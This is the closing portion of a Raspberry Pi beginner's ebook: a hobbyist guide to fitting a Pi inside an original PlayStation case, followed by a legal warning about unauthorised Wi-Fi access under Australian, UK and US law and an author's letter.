

Then take the two micro USB cables and strip each one on the necessary side to make a connection from the USB power brick to the Pi if they were to be connected. Thread them through the holes and solder both cables to each side of the PS1 power switch from underneath the board. Use a voltammeter to test which solder points are connected by the switch. If you solder it right, when the usb is plugged into the wall, the Pi should only receive power when the PS1 switch is pushed in.



When you're all done, neatly tuck all the cables under the board and place the board back into the case. You can screw the AC port back down into the case to hold the board down.

04 Connect the Controller Ports

After you configure your PS1 controllers to work on your Pi with the USB adapter, you'll want to make it work off of the original controller ports. Don't forget you can unscrew the controller/memory card ports from the casing to make it easier to work with. Now, you'll want to unscrew the three screws on the back of the PS to USB adapter (ones hidden by a sticker). There are 9 solder points for each controller port, and you'll want to solder cables into the back of each port, and then match it to the corresponding solder point on the back of the original ports. I recommend you only solder one controller port at first, then test it with your Pi before doing the second port. Not every pin in a PS1 controller port is necessary for this project, but for the sake of accuracy I soldered them all just in case.






05 Remove the Port Covers

Serial I/O port and the AV port have these gray plastic pieces that stick out from the PS1 board to the outside of the case so you can plug the respective cables in. Both pieces are almost the same aside from their location and connections, so I'll just go over this step once.

First I removed the gray piece from the board. Try not to break the little arts that stick out to screw it down. I also just cut around it and left a little of the board underneath so it would be the right height.

I then used a dremel to cut out all the extra bits. Start by removing all the pins sticking out, its okay if you damage the metal rectangular box as you will likely be removing that after to make room for your new ports. You can really remove everything behind the lip because that won't show in the final product. Be patient with this step because it can take a little while to clear everything out without breaking anything.

The goal of this step is to allow everything to be flush with the original casing without showing any of the inside. In the end, I actually had to cut the hole the HDMI port sticks out of in half and then re-glue it later after the HDMI port had been mounted.



06 Mounting the Pi

You will notice that there is a place for the screws that hold the two pieces of the case together that is sticking too far up to put the Pi. You will have to either cut it out with some pliers or use a dremel to shave that down. Just be careful that you do not put a screw back into that hole when you are putting the case back together!!

I had some foam stickers laying around that I cut up and stuck to the inside of the case to help support the Pi. I also cut very small circles, stuck them to the two mounting holes on the Pi, and used a toothpick to create a hole through the foam.

Then, I put through the two screws and just barely screwed the nut on the bottom of each. After I got everything positioned in the case the way I wanted it, I put a small bit of super glue on the nuts to make them stay in place in the case, once those dried a little I put a lot more on to secure the nuts to the case. The only issue with this method is that it takes a few tries to make sure the glue is properly connecting the nut and the case. I even added a piece of wood inside the case to secure the pi up against the wall even more.

I realize that this method is not the most secure. My original plan was to just drill holes through the case from the bottom then use the nuts to hold it down, but I decided against it because I didn't want

the screws protruding from the PS1. You could easily just drill through the case if you want a secure Pi.

Just remember that however you secure it, the Pi needs to be able to withstand plugging in and unplugging the HDMI cable. This is why I added that extra block behind the Pi to give it support.

07 Adding a USB Extension

The only remaining USB port is stuck on the inside of the case, you'll want to extend it out so you have access to USB for keyboards or flash drives when you're working on it in the future.

The smaller the USB extender the better because you hardly need any distance. Just plug it in the Pi, coil the rest of the cord somewhere in the case, and let the female end stick out the A/V port. You may have to bend the metal of the female side just to fit it in that gray plastic piece you took out in step 5, but it keeps it very snug once it's in. Just screw down the plastic piece once you're done, but be careful with your spacing, depending on the size of the USB extender you may need to sand down the plastic or angle it oddly to fit in with all the cables sticking out of the Pi.

If you take apart the PS2 to USB adapter you will see there are 10 solder points per controller port that connect the pins to the board. If you look on the back of the original PS1 controller ports, there are also 10 solder points that connect the points to that board. Simply connect the solder points 1 for 1 and it should make the original PS1 ports work just like the adapter.

For the USB you can just cut open any micro USB to USB cable. There should be two wires on the inside, one is power and one is data (the data wire is usually green). On the bottom side of the original PS1 power supply unit you will see several solder points under the switch. Use a voltmeter to check which solder points carry voltage. Change the switch from the "on" position to the "off" position (and back and forth) until you find which points carry the current ONLY when the switch is in the "on" position. Once you figure out the two points you can solder wither end of the USB power wires to the solder points on the PS1 board. Now when if the USB is plugged in, the Pi will only receive power when the switch is in the "on" position.

08 Adding an Ethernet Connection



Originally, I wanted to install the ethernet port to be where the expansion port was, but sadly the SD card sticks out too far into that area. Perhaps this could be done with one of the newer Raspberry Pi B+ models, but I came up with something I liked better anyway.

You want to use the shortest ethernet cable you can find to save room, and then connect the ethernet extender on the other end of that, this will allow you to connect whenever you need. My ethernet cable was longer than I wanted, and while I could have just spliced a smaller cable out of it, I managed to bundle it all up in some dead space. Instead of sticking it out of the expansion port in the back, I put it in a position that allows it to easily stick out from the empty CD bay but can tuck down underneath when it needs to stay hidden.

09 Power LED

I wanted the LED on the front of the PS1 to light up still when it's on, but I had a problematic time with difficulty rewiring the original LED. I ended up buying a new one from Radio Shack and taping it down next to the plastic piece that transmits the light from the LED to the outside of the case. I wired it so that whenever the Pi receives power, so does the LED. If you can get the original LED working, it would be ideal, but because it is connected to other things, I had difficulty figuring out how to turn it on and off with the Pi.

10 Put it All Back Together

This step is relatively simple. Just take your time and get it back together.

Where to go from here?

This edition of the Pi Beginners guide has come to an end. We hope it is only the beginning of your Pi-based adventures. At this point you probably have plenty of crazy ideas for projects of your own. Rest assured that they could all be accomplished with the right tools and an inquisitive spirit, in most cases right from the command line.

Now take the techniques you've learned and build upon them, teach your fellow pranksters what you know along the way, then show the world what you've come up with on the Raspberry Pi forums!

Legal Issues

Many global jurisdictions have laws against unauthorised access to networks or computers. However, the interpretation of terms like “access” and “authorisation” is not clear, and there is no general agreement on whether piggybacking (intentional access to an open Wi-Fi network without harmful intent) falls under this classification. strongly not practicing Wi-Fi hacking as outlined above and if you do then do it within the safety of your own home and on your computers. This information is not meant to aid you in hacking other computers. Instead, it is aimed at helping you understand security and how to protect your data better.

Under Australian Law, “unauthorised access, modification or impairment” of data held in a computer system is a federal offence under the Criminal Code Act 1995. The act refers specifically to data as opposed rather than network resources (connection).

In the United Kingdom the [Computer Misuse Act 1990](#), section 1 governs the access and reads:

- (1) A person is guilty of an offence if—
 - (a) he causes a computer to perform any function with the intent to secure access to any program or data held in any computer;
 - (b) the access he intends to secure is unauthorised; and
 - (c) he knows at the time when he causes the computer to perform the function that is the case.

I would suggest that language is unambiguous. In London, 2005, Gregory Straszkievicz was the first person to be convicted of a related crime, “dishonestly obtaining an electronics communication service” (under s.125 Communications Act 2003). Residents complained that he was repeatedly trying to gain access to residential networks with a laptop from a car. There was no evidence that he had any other

criminal intent. However, he was still convicted and fined. Be very careful!

In the United States, federal and state laws (in all 50 states) address the issue of unauthorised access to wireless networks. The rules vary widely between states. Some criminalise the mere unauthorised access of a network, while others require monetary damages for intentional breaching of security features. Once again, I can not stress enough that you must act on the right side of the law.

Authors Letter – Thank you for reading!

Dear Reader,

I hope you enjoyed reading this book. This is the first book in this series. I am already working on the second book detailing much more about python programming. I have long held the belief that the raspberry pi boards have made programming and tinkering widely available.

As you may have gleaned from reading the book, reviews can be hard to come by these days. You, the reader, have the power to make or break a book. If you have time, please head to the book page on Amazon and post a review.

All the best and good luck!

Many thanks,

James